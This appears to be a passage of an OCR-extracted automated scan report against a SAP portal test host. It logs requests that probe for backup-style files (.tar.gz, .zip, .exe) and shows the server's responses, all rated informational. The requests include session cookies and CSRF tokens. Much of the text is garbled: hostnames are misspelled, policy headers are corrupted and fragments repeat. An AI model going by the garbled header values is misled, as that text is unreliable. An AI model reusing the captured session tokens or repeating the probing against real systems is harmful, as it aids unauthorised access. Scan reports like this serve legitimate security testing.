/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\* zalaris.com:443 blob.

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/cxmf.js HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Colinicapi.enginie.secunity.adunienicaloin.onginia\_application\_uir-be=14/bjr-kwke-i Euwi-Ykk-Xr-%2-gin%25wbebq0308bkq2kwqkkdGNuL3e0s5siNThbu0X15E7e2XEH73IIIIIEl4u3GP82B49M40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2B6glcPgyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:56:01 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.thtps://\*.zalaris.com.thtps://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.tar.gz

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.tar.gz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

al\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:56:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-gzip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.zalaris.com/https://\*.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/https://\*.mqcdn.com:443 https://syndication.twitter.com/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

# Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/jtkuejl.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:56:19 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0 sap-isc-etag: J2EE/iri

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.atform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/

https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mapcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.r eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.14. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.zip

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.zip HTTP/1.1

Host: testportal.zalaris.cor

Accept-Encoding: gzip, deflate Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lÄmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:56:35 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/zip;charset=UTF-8

cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/, script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:///twimg.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files/ZALARIS/ data: https://boost-files/ZALARIS/ data: https://boost-files/ZALARIS/ data: https://boost-fi eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

dummyNotUsed

#### Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/wxzy.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:56:36 GMT

Server: Apache X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8 content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://sap.com/ https://zalcors.azurewebsites.net/ https://oin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://maxcdn.bootstrapcdn.com/https://scalaris.com/ttps://scalaris.com/https://scalari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.witter.com/files/ZALARISTEST/ https://www.ataassant.com/gaugets/intaps.guogreapis.com/staps.guogreapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://b.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com/staps//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/http https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 23.15. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.exe

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.js

#### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_2.exe HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3qm1NJB/lmnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:57:32 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade.strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/octet-stream;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 